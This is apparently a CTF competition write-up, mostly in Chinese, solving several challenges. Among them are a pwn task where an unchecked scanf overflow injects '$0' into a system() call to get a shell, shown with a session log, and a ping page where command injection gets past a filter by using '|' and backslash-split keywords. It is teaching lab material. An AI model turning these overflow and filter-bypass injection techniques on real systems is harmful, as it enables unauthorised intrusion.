


利用二分法查找，由于  $0 \leq \text{num} \leq 1000$ ，10 次内必定能找到。



The screenshot shows a Windows PC with a code editor open to a file named `task.py`. The editor has a dark theme and a sidebar on the left showing the file explorer. The file explorer shows a directory structure with files like `decode.py`, `lpy`, `magic.mgc`, `magic.mgc164`, `pwncat1`, `pwncat164`, `pwncat1a0`, `pwncat1d1`, `pwncat1d2`, `pwncat1nam`, `pwncat1til`, `shell1`, `shell164`, and `task.py`. The `task.py` file is selected and its content is displayed in the editor. The script implements a XOR cipher. It defines a function `encrypt(key, s)` that takes a key and a string `s`, and returns the encrypted string. The key is `'9!x83!x13!xdb!xf0!x89!xa9b!^!x7f!x1b!xd0!xb8'`. The string to be encrypted is `'N0CTF{0h_w14_Nev3r_7h0ughT_h3r_Ae3_w1LL_8e_DeCrYPt3d_c0ngr3tu1at10n3!x00!x00!x00!x00!x00!x00!x00!x0b!x10!xa8V!x89!x83!xe7!x81f!x9f!x0b!xc6!}'`. The script also defines a function `decrypt(key, s)` that takes a key and a string `s`, and returns the decrypted string. The key is `'9!x83!x13!xdb!xf0!x89!xa9b!^!x7f!x1b!xd0!xb8'`. The string to be decrypted is `'N0CTF{0h_w14_Nev3r_7h0ughT_h3r_Ae3_w1LL_8e_DeCrYPt3d_c0ngr3tu1at10n3!x00!x00!x00!x00!x00!x00!x00!x0b!x10!xa8V!x89!x83!xe7!x81f!x9f!x0b!xc6!}'`. The script runs successfully, outputting the decrypted string. The output is displayed in the bottom panel of the editor, which shows the command prompt with the command `python.exe D:\Download\Edge\task.py` and the output `N0CTF{0h_w14_Nev3r_7h0ughT_h3r_Ae3_w1LL_8e_DeCrYPt3d_c0ngr3tu1at10n3!x00!x00!x00!x00!x00!x00!x00!x0b!x10!xa8V!x89!x83!xe7!x81f!x9f!x0b!xc6!}'`.

It's Mygo:

经 ida 分析发现, sys\_exe 函数中, scanf 名字的时候没有限定或检查输入的字符个数, 且 v1 和 commend 地址相邻, 因此可以在输入 v1 时输入 60 个字符加上 \$0, 并在 input the command 时输入非整数字符串绕过 if, 并执行 system("\$0"), 获取 shell, 之后 cat flag 即可得到 flag



```
1. System execution
2. Map
3. Exit
-----
1
Please input your name: 1
01234567891123456789212345678931234567894123456789512345678950
Hello, 1 01234567891123456789212345678931234567894123456789512345678950
Please input the command: utjlth
Invalid input!
sh: utjlth: not found
flag
sh: flag: not found
ls
bin
dev
flag
lib
lib64
pwn
usr
cat flag
flag{684324c4-d5fd-45ac-85b8-968168392f54}
```

Segment fault:


在 segments.obj 的二进制解码中发现了这两段与 flag 格式及内容密切相关的字符串  
本来试图如何打开 obj 文件走了不少弯路, 后来根据提示“最容易忽略的地方”又回来一看, 第一片 flag{ } 的字符串如下:

[flag{39@.F6BC00:@.6-BA9F:@.-DCE6-<@.388A-0=@.E33861>@.3E029}](#)


而后面说明的格式为 flag{XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXXX}

稍为仔细就能看出来二者就相似之处, 第一个字符串去除一些特殊符号后变为了 flag{39F6BC006-BA9F-DCE6-388A-0E338613E029}


除去第一段长度为 9, 其他段与格式完全一致, 而最终尝试依次删除这 9 个字符中的一个后发现 flag{3F6BC006-BA9F-DCE6-388A-0E338613E029} 正确。



# Tetris



玩了一会俄罗斯方块后给出提示看代码



Ctrl+u 没发现什么，猜测藏在 Javascript 中

```
/*
 * 俄罗斯方块游戏引擎
 */
let rotate = function () {
  // 旋转方块
  if (JudgeCanRotate()) {
    // 将 n 旋转 90 度
    doRotate();
    // 旋转后检查是否超出边界
    fillBeforeMove();
    for (let i = 0; i < currentFall.length; i++) {
      let preX = currentFall[i].x;
      let preY = currentFall[i].y;
      if (i % 2) {
        currentFall[i].x = currentFall[i].y - preY - currentFall[i].x;
        currentFall[i].y = currentFall[i].x + preX - currentFall[i].y;
      }
    }
    // 旋转后检查是否超出边界
    fillAfterMove();
  }
}


// 旋转方块
window.focus();

// flag[431a74e4-56a1-4fa2-b16d-88cf5e63e37f]
// 检测是否按下方向键
// https://developer.mozilla.org/zh-CN/docs/Web/API/KeyboardEvent/keyCode
window.onkeydown = function (event) {
  switch (event.code) {
    // 确定是否按下方向键
    case "ArrowDown":
      if (isPlaying) {
        moveDown();
      }
      break;
    // 确定是否按下方向键
    case "ArrowLeft":
      if (isPlaying) {
        moveLeft();
      }
      break;
    // 确定是否按下方向键
    case "ArrowRight":
      if (isPlaying) {
        moveRight();
      }
      break;
    // 确定是否按下方向键
    case "ArrowUp":
      if (isPlaying) {
        moveUp();
      }
      break;
  }
}
```


发现 flag

## Ping test


发现输入框，猜测为数据上传绕过




直接输入指令，发现无法执行，存在字符滤过




通过测试发现; , cat, flag, ls 被滤过, 使用|代替 ; , 用\分隔字符



使用 ls 指令, 发现 flag 文件夹不在当前目录, 打开 index.php 仍然不存在 flag 相关信息



发现源码中仅过滤 ls, cat, flag 和 ; , 猜测 flag 在主目录下



发现 flag

附：case 题的一些想法（未解出）：

附件为 AB 间隔的文档，且解出来的码大小写混乱，那么应是摩斯密码。用 python 置换字符后用工具在线分析，可得到：

FWTRC2E3X24XA2MZAGNFZWG3X3MXX3MXADDFMZWML9GN0NP TL9VN18ZBTBDBGVX  
E0ZUQ09O

大小写敏感、包含 0-9，A-Z，优先考虑 base64.

经多次试验，发现：

fWtrc2e3x24xa2mzaGNFzWg3x3Mxx3mXaDdfMZiWML9GN0NP TL9VN18zbTBD bGVXe0ZUQ  
09O

经 base64 解码后出现类似 flag 的倒序，利用 python 脚本把它正过来，得到：

NOCTF{WelC0m3\_7ULOC7F01\_7hy1s7hEchik1ngskk}

这个 flag 应该接近了，但它的 md5 与提示不符。最后由于时间不足，不够进行更多尝试，此题遗憾止步于此。